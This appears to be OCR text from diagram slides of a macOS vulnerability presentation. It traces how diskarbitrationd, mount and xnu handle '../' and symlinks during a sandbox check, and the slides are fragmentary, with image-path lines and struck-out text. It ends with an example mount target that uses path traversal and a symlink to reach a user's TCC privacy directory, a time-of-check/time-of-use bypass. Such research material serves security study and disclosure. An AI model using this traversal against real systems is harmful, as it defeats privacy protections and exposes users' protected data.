
sandbox_checkby_audit_token

- removes ../
- resolves symlink

ONLY FOR THE TIME OF CHECK!!

- removes ../
- resolves symlink

FINAL RESOLUTION!!



caller → diskarbitrationd → mount → xnu

DADiskMountWithArgumentsCommon
- realpath
- CFURLCreateFromFileSystemRepresentation

- removes ../
- resolves symlink

PERSISTENT!!

DAServerSessionQueueRequest
- CFURLCreateFromFileSystemRepresentation
- sandbox_checkby_audit_token


- removes ../
- resolves symlink

ONLY FOR THE TIME OF CHECK!!

- removes ../
- resolves symlink

FINAL RESOLUTION!!

THE PATH IS UNCHANGED ==> placing a symlink will cause it to fail at xnu



caller

diskarbitrationd

mount

xnu

~~DADiskMountWithArgumentsCommon~~

~~realpath~~

~~CFURLCreateFromFileSystemRepresentation~~

~~- removes ../~~
~~- resolves symlink~~

~~PERSISTENT!!~~

DAServerSessionQueueRequest

CFURLCreateFromFileSystemRepresentation

sandbox_checkby_audit_token


- removes ../
- resolves symlink

ONLY FOR THE TIME OF CHECK!!


- removes ../
- resolves symlink

FINAL RESOLUTION!!

UNDER CALLER CONTROL ==> ../ will remain till the end



OPERATION
target: /private/tmp/dir/../../../Users/crab/Library/Application Support/com.apple.TCC
dir -> /private/tmp/1/2/3
resolved path: NA



caller

